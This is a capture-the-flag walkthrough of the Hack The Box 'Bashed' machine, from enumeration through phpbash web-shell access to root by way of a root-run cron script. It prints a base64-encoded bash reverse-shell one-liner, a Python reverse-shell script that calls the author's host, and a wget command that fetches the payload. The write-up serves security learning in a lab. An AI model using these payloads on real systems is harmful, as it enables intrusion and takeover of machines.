Bashed Walkthrough - HTB Easy | phpbash Discovery & Cron Job Exploitation
Complete walkthrough of Bashed from Hack The Box. A fairly easy machine focusing primarily on fuzzing and discovering important files. Basic access to crontab is limited.

Overview
Bashed is a fairly easy machine which focuses mainly on fuzzing and locating important files. Basic access to the crontab is restricted.
External Enumeration
Nmap
Let’s start with nmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.68 -vv -p-
<SNIP>
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63

<SNIP>

┌─[dua2z3rr@parrot]─[~]
└──╼ $sudo nmap 10.10.10.68 -vv -p 80 -sC -sV
<SNIP>
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
Key findings:
- Port 80: HTTP running Apache httpd 2.4.18
- Site title: Arrexel’s Development Site
Web Application Analysis
HTTP Service

Let’s explore the site. We immediately notice that the site is called Arrexel's Development Site. We could use Arrexel as a username later on.

Thanks to this we have certainty about what we need to exploit. Let’s continue reading for further clues about phpbash:

We also have a screenshot of the /etc/passwd file. From this we see the presence of selinux (Security Enhanced Linux), a mandatory access control for Linux.

Finally, we have a link to the GitHub page of the previous project: https://github.com/Arrexel/phpbash. The last commit is called Patch XSS vuln. Let’s check the applied changes:

There’s also an issue where a way to apply an XSS vulnerability is reported:
So, we know that phpbash is a semi-interactive shell and that it was installed on the target IP. Maybe it’s in a specific directory, let’s try fuzzing to find it.
Directory Fuzzing
FFUF
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
┌─[dua2z3rr@parrot]─[~/SecLists/Discovery/Web-Content]
└──╼ $ffuf -w DirBuster-2007_directory-list-2.3-big.txt:FUZZ -u http://bashed.htb/FUZZ -recursion -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://bashed.htb/FUZZ
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

images                  [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 43ms]
[INFO] Adding a new job to the queue: http://bashed.htb/images/FUZZ

                        [Status: 200, Size: 7743, Words: 2956, Lines: 162, Duration: 44ms]
uploads                 [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 44ms]
[INFO] Adding a new job to the queue: http://bashed.htb/uploads/FUZZ

php                     [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 41ms]
[INFO] Adding a new job to the queue: http://bashed.htb/php/FUZZ

css                     [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 41ms]
[INFO] Adding a new job to the queue: http://bashed.htb/css/FUZZ

dev                     [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 67ms]
[INFO] Adding a new job to the queue: http://bashed.htb/dev/FUZZ

js                      [Status: 301, Size: 305, Words: 20, Lines: 10, Duration: 49ms]
[INFO] Adding a new job to the queue: http://bashed.htb/js/FUZZ

fonts                   [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 40ms]
[INFO] Adding a new job to the queue: http://bashed.htb/fonts/FUZZ
Directory discovered: /dev
If we enter each folder manually, we’ll find the previous GitHub repository in the dev directory.
Initial Access
phpbash Shell
Just click on phpbash.php to obtain a shell as www-data. Let’s go to arrexel’s home directory and obtain the user flag.
User flag obtained.
Lateral Movement
Internal Enumeration
Through the sudo -l command we can see that we have permission to use any command as user scriptmanager:

For convenience, let’s obtain a reverse shell:
1
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjkvOTAwMSAwPiYx | base64 -d | bash
Now let’s become scriptmanager:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash -i
sudo -u scriptmanager bash -i
bash: cannot set terminal process group (809): Inappropriate ioctl for device
bash: no job control in this shell
scriptmanager@bashed:/home/arrexel$
<SNIP>
scriptmanager@bashed:/$ ls -al
ls -al
total 92
drwxr-xr-x  23 root          root           4096 Jun  2  2022 .
drwxr-xr-x  23 root          root           4096 Jun  2  2022 ..
-rw-------   1 root          root            174 Jun 14  2022 .bash_history
drwxr-xr-x   2 root          root           4096 Jun  2  2022 bin
drwxr-xr-x   3 root          root           4096 Jun  2  2022 boot
drwxr-xr-x  19 root          root           4140 Aug 24 23:07 dev
drwxr-xr-x  89 root          root           4096 Jun  2  2022 etc
drwxr-xr-x   4 root          root           4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root             32 Dec  4  2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root           4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root           4096 Jun  2  2022 lib64
drwx------   2 root          root          16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root           4096 Dec  4  2017 media
drwxr-xr-x   2 root          root           4096 Jun  2  2022 mnt
drwxr-xr-x   2 root          root           4096 Dec  4  2017 opt
dr-xr-xr-x 181 root          root              0 Aug 24 23:07 proc
drwx------   3 root          root           4096 Aug 24 23:08 root
drwxr-xr-x  18 root          root            500 Aug 24 23:07 run
drwxr-xr-x   2 root          root           4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Jun  2  2022 scripts
drwxr-xr-x   2 root          root           4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root              0 Aug 25 03:08 sys
drwxrwxrwt  10 root          root           4096 Aug 25 04:05 tmp
drwxr-xr-x  10 root          root           4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root           4096 Jun  2  2022 var
lrwxrwxrwx   1 root          root             29 Dec  4  2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
Key finding: We see a folder accessible only by scriptmanager. Inside there’s a test.py file that writes a file. We see that the created file is owned by root. We can deduce that the program is executed by root. Let’s modify the program to obtain a reverse shell as root.
Privilege Escalation
Malicious Python Script
On our machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
┌─[dua2z3rr@parrot]─[~/Desktop]
└──╼ $cat test.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.9",1234))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])

┌─[dua2z3rr@parrot]─[~/Desktop]
└──╼ $ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
It’s important to remove semicolons and add newlines! I was stuck for a long time on this!
Target machine:
1
scriptmanager@bashed:/scripts$ rm test.py; wget http://10.10.16.9:8000/test.py
Root Access
Reverse Shell as Root
Our machine:
1
2
3
4
5
6
┌─[✗]─[dua2z3rr@parrot]─[~/SecLists/Discovery/DNS]
└──╼ $nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.68 41560
/bin/sh: 0: can't access tty; job control turned off
# cd /root
Root flag obtained. Box completed.
Reflections
What Surprised Me
The ease with which phpbash was accessible was surprising. The developer left a fully functional web shell in a publicly accessible directory (/dev), which provided immediate command execution as www-data. The fact that the file was owned by root but executed by a cron job running as root demonstrated poor privilege separation.
Open Question
In real-world scenarios, how can organizations better track and remove development tools from production systems to prevent exactly this type of exposure?
Completed this box? Did you get stuck figuring out the fixed XSS code? Leave a comment down below!